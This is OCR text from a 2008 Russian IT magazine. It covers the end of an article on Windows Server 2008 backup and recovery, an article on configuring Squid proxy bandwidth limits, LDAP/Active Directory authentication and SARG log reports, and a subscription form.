нет возможности указать отличное от жесткого диска место хранения копии. Очевидно, это связано с тем, что при работе по расписанию некому будет менять DVD-диски, или сетевой ресурс может быть недоступен. При ручной архивации в Backup Once предлагаются все варианты.
На следующем шаге выбираем периодичность создания резервной копии. Копию можно создавать «Раз в день» (Once a day), указав в раскрывающемся списке время выполнения этого задания. В списке интервал указан с шагом 30 минут. Для важных серверов можно использовать вариант «Несколько раз в день» (More that once a day). В этом случае отмечаем время и переносим цифры в правую колонку при помощи кнопки Add. К сожалению, нет возможности назначить более гибкое расписание, например, чтобы копии создавались только в рабочие дни (хотя можно прибегнуть к услугам планировщика заданий).
Затем предлагается выбрать конечный носитель. В строке Recommended disk size выдается рекомендуемый размер носителя.
В режиме Backup Once, в окне выбора источника, есть дополнительный флажок «Включить восстановление системы» (Enable system recovery). По умолчанию он активирован; в резервную копию будет включены: загрузочный том, том операционной системы и для контроллера домена — том с каталогом **SYSVOL**.
Если предложенный диск не подходит, можно вывести весь список, нажав **«Показать все доступные диски»** (Show All Available Disk).
Создавать копию на рабочем томе нельзя. При выборе раздела жесткого диска появится предупреждение о том, что он будет отформатирован, а вся информация будет утеряна. Также в целях безопасности этот раздел не будет виден в «Проводнике». Сам процесс форматирования и формирования задания начнется после нажатия на кнопку Finish.
При повторном запуске мастера в режиме **Backup Schedule** будет предложено либо изменить текущее задание, либо остановить задачу. В режиме Backup Once можно сразу создать резервную копию с параметрами, указанными в активном задании (The same options ...), или со своими установками (Different options).
Узнать, когда было выполнено или запланировано следующее задание, можно в окне консоли. Кроме этого, запись о проведенном копировании и его результат заносятся в журнал Event Viewer. Имеет смысл указать в настройках, чтобы Event Viewer отправлял сообщение о важных событиях по электронной почте. Для этого двойным щелчком выбираем событие, затем в появившемся окне в поле Actions нажимаем Attach Task To This Events. Далее — мастер нам в помощь. На третьем шаге Action отмечаем **Send an e-mail** — и в следующем окне заполняем данные для отправки сообщения.

ВОССТАНОВЛЕНИЕ СИСТЕМЫ

Мастер восстановления запускается из окна Server Backup нажатием ссылки Recover. Его работа напоминает Backup Wizard, только здесь все наоборот. Сначала указываем, на какой компьютер будем восстанавливать данные, затем — дату создания резервной копии. Мастер предложит указать тип восстановления: каталоги и файлы, приложения или том и, наконец, сам восстанавливаемый объект. При необходимости можно задать дополнительные параметры: восстановить объект в другое место, сохранить старые файлы и т.д. Все это выбирается на предпоследнем шаге. После подтверждения выбора мастер начнет работу.
Программа архивирования поддерживает и автоматическое восстановление системы, для чего используется среда WinRE (Windows Recovery Environment). Поэтому, если система не загружается, следует использовать установочный диск, в меню которого выбрать пункт «Восстановление системы» (Repair your computer). После чего будет предложено три варианта действий. Нас интересует «Полное восстановление компьютера Windows» (Windows Complete PC Restore). Как вариант, можно загрузиться и восстановить систему в командной строке. Далее WinRE предложит выбрать резервную копию, из которой будет производиться восстановление.
В списке появятся все копии, которые будут найдены на диске, но можно указать и любой другой источник. При необходимости мастер восстановления позволит переразметить диск и отформатировать разделы. Подтверждаем свой выбор и ждем, пока закончится процесс восстановления.

ЗАКЛЮЧЕНИЕ

Несколько раз прогнав весь процесс, ты быстро освоишься с новыми функциями и настройками. Ничего сверхсложного здесь нет, поэтому проблем с восстановлением AD и данных на Win2k8 у тебя, скорее всего, не будет. ⌶




▷ info

• Чтобы создавать резервную копию на любой раздел диска, заведи в реестре ключ HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wbengine\SystemStateBackup с параметром AllowSSBToAnyVolume, типом DWORD и значением «1».

• Изменить размер любого раздела можно в консоли «Управление дисками» (Disk Management).

• Для удобства работы в Event Viewer можно настроить отправку e-mail о важных событиях.

Оптимизируем создание копий





СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ grinder@ua.fm /

ФАРШИРОВКА КАЛЬМАРА


SQUID: ОГРАНИЧИВАЕМ СКОРОСТЬ, АУТЕНТИФИЦИРУЕМ КЛИЕНТОВ И СМОТРИМ В ЛОГИ

Возможностей у Squid столько, что разработчики часто даже не успевают их подробно описывать. Общая настройка, как правило, проблем не вызывает. Сложности начинаются, когда необходимо настроить ограничения на использование канала, организовать доступ к прокси при помощи внешних средств или выбрать программу для работы с журналами.


ВСЕ ПОДЕЛИМ ПОРОВНУ

Ситуация, когда один канал нужно справедливо разделить между пользователями, отнюдь не редкость. В Squid регулировка пропускной способности канала производится при помощи пулов. За настройки отвечает группа параметров «**Delay Pools**». Большинство параметров этой секции требуют компиляции squid с опцией *--enable-delay-pools*. По умолчанию — так и есть. Узнать параметры сборки установленного Squid можно, введя команду *squid -v*.

Принцип ограничения скорости прост. Каждый запрашиваемый объект сначала попадает в буфер, а только затем передается клиенту. Каждый пул определяется двумя параметрами: скоростью заполнения и размером буфера. Если объем данных меньше размера буфера, то клиент получает их с максимальной скоростью, но при достижении лимита информация будет выдаваться в соответствии с установками. По мере опустошения пула Squid будет получать остальную часть запрашиваемой информации.



Теперь для доступа к Squid нужно ввести пароль



SARG покажет все сайты, где побывал юзер

Скорость заполнения пула зависит от класса. Для каждого пула при помощи *delay_class* должен быть установлен один из пяти классов (до версии 2.6 — один из трех):

1 — ограничения действительны для всех;

2 — действуют общие ограничения, плюс индивидуальные ограничения для отдельных хостов (биты 25 — 32 сетевого адреса);

3 — действуют общие ограничения, плюс индивидуальные ограничения для сетей (биты 17 — 24) и отдельных хостов (биты 17 — 32);

4 — все, что определено в классе 3, плюс введены ограничения для конкретного пользователя;

5 — запросы группируются в соответствии с их тегами, определенными при помощи *external_acl*.

Отсюда можно сделать вывод, что чем выше класс, тем через большее количество ограничений проходит соединение. Так, для четвертого класса сначала действуют общие ограничения, затем — ограничения подсети, отдельного узла и, наконец, для пользователя. Не стоит ожидать, что пользователь получит четко прописанную часть канала, если его подсеть выбрала свой лимит.

Класс для пула задается при помощи параметра *delay_class*, аргументами которого являются номер пула и номер класса. Количество пулов задается параметром *delay_pools*. Например, создадим два пула и определим для каждого из них свой класс. Для этого прописываем в squid.conf следующие строки:

```
# vim /etc/squid/squid.conf
# Задаем списки доступа, по которым будем распределять
юзеров по пулам
acl office src 192.168.1.0/24
acl office2 src 192.168.2.0/24
acl user src 192.168.1.20/32
acl boss src 192.168.1.12/32

delay_pools 2 # 2 пула
delay_class 1 2        # пул 1, класс 2
delay_class 2 3        # пул 2, класс 3
```

Принадлежность пользователей к пулу задается при помощи *delay_access*. Его синтаксис напоминает *http_access*:

```
delay_access pool allow/deny ACL
```

Поиск пула для конкретного адреса будет происходить только до первого совпадения, поэтому при объявлении пулов необходимо соблюдать нужный порядок. В одной строке следует использовать только один ACL. Если прописать их несколько, в пул попадет только первый. Также, как и в *http_access*, чтобы в него не попал «лишний» адрес, каждый пул следует закрывать при помощи конструкции *deny all*.

```
delay_access 1 allow office
delay_access 1 allow user
delay_access 1 deny all
delay_access 2 allow office2
delay_access 2 allow boss
delay_access 2 deny all
http_access allow office office2 boss user
http_access deny all
```

В первый пул включены клиенты, описанные в ACL *office* и *user*, во второй — *office2* и *boss*. Важно помнить, что ACL, не указанные в *delay_access*, будут выходить в Сеть без ограничений. При помощи *delay_parameters* задаем ограничения по скорости для каждого пула. В зависимости от класса пула количество аргументов будет различным. Для четвертого класса полный формат записи выглядит так:


```
delay_parameters пул общий сеть индивидуальный_пользователь
```

Соответственно, в третьем классе не используется последний аргумент, а во втором отсутствуют «сеть» и «пользователь». Количество пар должно соответствовать классу. Если что-то пропустить, сквид откажется работать. Ограничения на каждой из позиций состоят из пары скорость заполнения/объем пула. Значения здесь указываются в байтах, а скорость провайдеры считают в битах. В позициях, в которых нет ограничений, устанавливаем *-1*:

```
delay_parameters 1 16000/16000 8000/8000
delay_parameters 2 32000/32000 -1/-1 16000/16000
```

Для первого пула установлено общее ограничение в 128K и 64K для индивидуального адреса. Для второго общее ограничение — 256K; лимита на подсеть нет, но есть установка для отдельного IP-адреса. Для каждого пула должна быть только одна строка *delay_parameters*.

Используя различные типы acl (смотри][за май этого года), можно ввести ограничения по времени, протоколам, типу файлов и др. Например, при помощи такой конструкции легко ограничить скорость любителям качать мультимедиа:



Отчет по посещенным сайтам в SARG



▸ info

• В зависимости от версии Squid параметры и возможные значения могут отличаться. Для примера, в версии 2.6 в секции «**Delay Pools**» используется 50 параметров, а в новой 3.0 — только 44.

• Чтобы узнать, с какими параметрами собран Squid, используй команду *squid -v*.

• В зависимости от назначения можно использовать один из пяти классов ограничений.

• Для каждого пула должна быть задана только одна строка *delay_parameters*.

```
acl multimedia urlpath_regex -i \.mp3$ \.mpeg$
\.avi$
delay_pools 3
delay_class 3 1
delay_access 3 allow multimedia
delay_access 3 deny all
delay_parameters 3 8000/8000
```

Теперь при закачке файлов указанных типов скорость выше 64 кбит подниматься не будет. Аналогично устанавливаются ограничения по времени. Например, чтобы уменьшить для всех пользователей скорость до 32 кбит в рабочее время, применяем правило:

```
acl work_hours time M T W T F 9:00-18:00
delay_class 4 2
delay_access 4 allow work_hours
delay_access 4 deny all
delay_parameters 4 -1/-1 4000/4000
```

Таким же образом настраиваются ограничения по протоколам, адресам и другим типам ACL, поддерживаемым Squid. Но чтобы правила работали верно, их нужно располагать в том порядке, в котором они должны применяться. Например, если одним пользователям устанавливаются ограничения по адресу, а другим по времени, то сначала следует прописать пул для первых, а затем для вторых. Будь внимателен!

АУТЕНТИФИКАЦИЯ В SQUID

До этого момента списки доступа формировались на основе IP-адреса компьютера или его принадлежности к некоторой сети. Нередко возникает ситуация, когда за одним компьютером работают несколько человек, и необходимо предоставить доступ только после ввода логина и пароля. Squid поддерживает различные варианты аутентификации. Чтобы обеспечить проверку «подлинности» клиентов, следует использовать тип ACL *proxy_auth* и определить с помощью параметра *auth_param* (ранее authenticate_program) программу для аутентификации.

```
acl USERS proxy_auth REQUIRED
http_access allow USERS
http_access deny all
auth_param /usr/lib/squid/ncsa_auth /etc/
squid/passwd
auth_param children 5
auth_param basic realm Squid proxy-caching web
server
auth_param basic credentialsttl 2 hours
```

В первых трех строках объявлен новый acl и при помощи *http_access* разрешен доступ для всех клиентов, входящих в данный список. Значение *REQUIRED* указывает на то, что любой пользователь, прошедший аутентификацию, будет допущен. Как вариант, здесь можно прописать конкретные логины. В строке ниже указываем программу для аутентификации и расположение файла паролей. В разных дистрибутивах месторасположение *ncsa_auth* отличается. Найти его просто:

```
$ dpkg -L squid3 | grep ncsa_auth
```

Или — для RPM:

```
# rpm -ql squid | grep nsca_auth
```

Параметр *children* позволяет задать максимальное количество процессов, используемых для аутентификации. Небольшое количество процессов может ее замедлить. Используя realm, определим сообщение Squid, выводимое юзеру в окне ввода пароля. В принципе, текст здесь можно ввести и на русском, но то, как он будет выведен пользователю — зависит от настроек браузера. И, наконец, *credentialsttl* указывает время кэширования пароля.

Файл паролей создается при помощи утилиты htpasswd, которая входит в состав пакета Apache. Создадим пользователя grinder:

```
$ sudo htpasswd -c /etc/squid/passwd grinder
New password:
Re-type new password:
Adding password for user grinder
```

Напомню, что ключ *-c* используется только однажды (для создания файла). В дальнейшем добавляем учетные записи с ключом *-b*. Для удобства пароль можно указывать прямо в командной строке:

```
$ sudo htpasswd -b /etc/squid/passwd user
123456
```


Перезапускать Squid при изменении списка пользователей не требуется. Чтобы никто другой не мог получить доступ к файлу паролей, следует установить соответствующие права:


```
$ sudo chmod 440 /etc/squid/passwd
$ sudo chown squid:squid /etc/squid/passwd
```

Пробуем подключиться к прокси-серверу. Чтобы не вводить каждый раз логин и пароль, их можно указать в настройках клиентского браузера.

АУТЕНТИФИКАЦИЯ В AD С LDAP

При наличии Active Directory или сервера каталогов оптимальным вариантом будет использование единого


Анализатор логов LightSquid


Настройка прокси в Миранде

хранилища. При большом количестве пользователей такой вариант упрощает администрирование, — не нужно для каждого юзера создавать еще и учетную запись на прокси. Для работы с AD есть две схемы: аутентификация с использованием **Kerberos + Samba** (winbind) или получение информации об учетных записях при помощи LDAP. Первый вариант считается официальным и подробно расписан на сайте проекта (wiki.squid-cache.org/ConfigExamples/WindowsAuthenticationNTLM). Поэтому будем разбираться со вторым. Это несколько более универсальный способ, так как его можно использовать с любым LDAP-сервером, вроде **OpenLDAP**. Для работы через LDAP следует завести отдельную учетную запись (пусть это будет squidproxy). Причем, для AD можно использовать учетную запись с минимумом привилегий. Домен для примера возьмем domain.com.

Для начала проверяем, видит ли модуль **squid_ldap_auth** наш сервер:

```
$ /usr/lib/squid3/squid_ldap_auth -v 3 -b
  "cn=squidproxy,dc=domain,dc=com" -f "uid=%s"
  domain.com
```

В ответ на запрос вводим строку в виде — «пользователь пароль». Если получаем OK, можно идти дальше. Вместо имени контроллера домена можно указать его IP-адрес. Второй вариант проверки — с помощью утилиты поиска ldapsearch, которая входит в пакет **ldap-utils**. При подключении к AD можно использовать вместо «*cn=squidproxy,dc=domain,dc=com*» более удобный вариант записи в виде *squidproxy@domain.com*. В AD имя учетной записи получается при помощи «*sAMAccountName=%s*», а в LDAP используем «*cn=%s*». Других отличий нет.

Если планируется аутентификация не только по пользователям, но и по группе, проверяем доступность групп:

```
$ /usr/lib/squid3/squid_ldap_group -R -b
  "dc=domain,dc=com" -f "(&(cn=%s)(memberOf=cn=%s,
  cn=Users, dc=domain,dc=com))"
  -D squidproxy@domain.com -w пароль -h domain.com
```

На запрос вводим строку — «логин группа». С помощью параметра *-w* указывается пароль для доступа пользователя *squidproxy* к LDAP-серверу. Переходим непосредственно к настройкам Squid. Фактически, в конфиг *squid.conf* нужно внести всего две записи и установить разрешения:

```
auth_param basic program /usr/lib/squid3/squid_ldap_
auth -R -D squidproxy squidproxy@domain.com — w пароль -b
"cn=squidproxy,dc=domain,dc=com" -f "sAMAccountName=%s"
domain.com
# Если нужны разрешения на основании групп, то подключаем
и внешнюю группу
external_acl_type ldap_group %LOGIN /usr/lib/squid3/
squid_ldap_group -R -b "dc=domain,dc=com" -f "(&(cn=%
v)(memberOf=cn=%a,dc=domain,dc=com))" -D squidproxy@
domain.com -W пароль domain.com
```

Формат этих команд описан в документации к Squid. Здесь задаем *%LOGIN*. Тогда пользователь перед проверкой на принадлежность к группе будет аутентифицирован. Некоторые LDAP-сервера для передачи пароля используют TLS. Чтобы подружиться с ними, достаточно добавить в команды параметр *-Z*.


Теперь в *squid.conf* дописываем правила:

```
auth_param children 5
auth_param basic realm Squid proxy-caching web server
auth_param basic credentialsttl 2 hours
acl ldap_group proxy_auth REQUIRED
http_access allow ldap_group
http_access allow localhost
http_access deny all
```

После перезапуска Squid все пользователи, входящие в указанную группу, будут выходить в интернет.

ICQ

Через Squid можно организовать работу ICQ. В самом Squid для этого ничего делать не нужно. Должен быть разрешен доступ к порту 443 и метод CONNECT (по умолчанию так и есть). Большинство ICQ-клиентов позволяют указать в настройках прокси-сервер; при необходимости здесь же указываем логин и пароль для доступа.



Free-sa — хорошая альтернатива SARG



links
Большое количество дополнений к Squid можно найти на сайте freshmeat.net.



warning
Для активации параметров в секции «**Delay Pools**» Squid должен быть собран с опцией *--enable-delay-pools*.

НАСТРОЙКА SARG

На данный момент мы имеем полностью настроенный Squid, но расслабляться пока рано. В одно прекрасное утро начальство захочет узнать, на каких сайтах бывают сотрудники компании, и сколько времени они там проводят. Всю нужную информацию можно найти в логах сквида:

```
$ sudo tail -f /var/log/squid/access.log |
  awk '{print$3 " " $8" "$7}'
```

Считывать вручную — хотя и вполне реально, но уж очень неудобно. К счастью, для этого прокси-сервера написано невероятное количество анализаторов логов. Одним из самых популярных решений является **SARG** (Squid Analysis Report Generator), который выдает подробную статистику по пользователям. На сайте проекта sarg.sf.net, кроме исходных текстов, можно найти пакеты для большого количества систем: Gentoo, RedHat/Fedora, Debian, Slackware, SUSE, *BSD, Mac OS X и даже — Windows с OS/2. В репозитариях пакетов большинства дистрибутивов все, что нужно, уже есть. Для просмотра отчетов SARG нам понадобится веб-сервер. В Ubuntu/Debian вводим:

```
$ sudo apt-get install sarg apache2
```

В Ubuntu настройки Apache можно не трогать. Будет работать и с параметрами по умолчанию. В различных дистрибутивах и операционных системах файлы могут быть помещены в разные каталоги. В Ubuntu место дислокации — */etc/squid*; конфигурационный файл называется *sarg.conf*.

$ sudo mcedit /etc/squid/sarg.conf

```
# Указываем язык, возможные значения: Russian-
koi8, Russian_UTF-8, Russian-windows1251
language Russian_UTF-8
charset Cyrillic

# Файл со статистикой, обрати внимание, что в
некоторых дистрах каталоги для Squid 3.0 назы-
ваются squid3
access_log /var/log/squid3/access.log

# Включаем построение графиков
graphs yes
graph_days_bytes_bar_color green

# При необходимости можно ограничить просмотр
отчетов
# password /etc/squid/sarg.passwd
# Каталог, в который помещаются отчеты
output_dir /var/www/squid-reports

# Сортировка юзеров в выводе по USER CONNECT
BYTES TIME
topuser_sort_field BYTES reverse
user_sort_field BYTES reverse

# Установка лимита в мегабайтах, пользователи,
превысившие его, попадают в файл блокировок
# per_user_limit /etc/squid/sarg.user-deny
300

# Тип отчета, включаем все
report_type topusers topsites sites_users
users_sites date_time denied auth_failures
site_user_time_date downloads

# Для удобства можно конвертировать логины
и IP-адреса в реальные имена (файл должен
содержать записи вида "userid/IP-address имя")
usertab /etc/squid/sarg.usertab
```

Если *output_dir* находится вне корневого каталога Apache, в *apache2*.conf необходимо создать алиас с указанием пути и дать нужные права. К сожалению, при помощи *per_user_limit* можно указать лимит один на всех, без учета пользователей и групп.
Создание отчетов производится скриптом */usr/sbin/sarg-reports*, который запускается при помощи cron:

$ sudo crontab - e

```
00 08-18/1 * * * sarg-reports today
00 00 * * * sarg-reports daily
00 01 * * 1 sarg-reports weekly
30 02 1 * * sarg-reports monthly
```

Теперь открываем браузер и заходим на страницу отчетов. В последнее время вместо SARG многие рекомендуют использовать **Free-SA** (free-sa.sf.net) — более легок и быстро создает отчеты. В перспективе, кроме Squid, Postfix, Qmail и CGP, будут поддерживаться журналы других серверов. Еще один шустрый конкурент — **LightSquid** (lightsquid.sf.net). Он прост в установке и по сравнению с SARG занимает меньше места на жестком диске.

ЗАКЛЮЧЕНИЕ

Как видишь, распределение канала и настройка доступа с аутентификацией пользователей — не такая уж сложная штука. Возможность использования учетных записей AD или LDAP на порядок упрощает администрирование. Добавив к этой схеме программу для анализа журналов, ты всегда будешь знать кто, когда, где и сколько :).

ПОДПИСКА В РЕДАКЦИИ

ХАКЕР + DVD

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

1980 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов

ЖЕЛЕЗО DVD + ХАКЕР DVD + IT СПЕЦ CD:

- Один номер всего за 147 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ 3060 руб

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1080 руб.

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы. **Подписка оформляется с номера, выходящего через один календарный месяц после оплаты.** Например, если вы производите оплату в ноябре, то журнал будете получать с января.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ______________ 2008г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ______________

АДРЕС ДОСТАВКИ:

индекс ______________
область/край ______________
город ______________
улица ______________
дом ______ корпус ______
квартира/офис ______________
телефон (код) ______________
e-mail ______________
сумма оплаты ______________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение	ИНН 7729410015 ООО «Гейм Лэнд»
	АБ «ОРГРЭСБАНК», г. Москва
	р/с № 40702810509000132297
	к/с № 30101810900000000990
	БИК 044583990 КПП 770401001
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Сумма
	Оплата журнала «______»
	с 2008г.
	Ф.И.О.
Кассир	Подпись плательщика
Квитанция	ИНН 7729410015 ООО «Гейм Лэнд»
	АБ «ОРГРЭСБАНК», г. Москва
	р/с № 40702810509000132297
	к/с № 30101810900000000990
	БИК 044583990 КПП 770401001
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Сумма
	Оплата журнала «______»
	с 2008г.
	Ф.И.О.
Кассир	Подпись плательщика



КРИС КАСПЕРСКИ

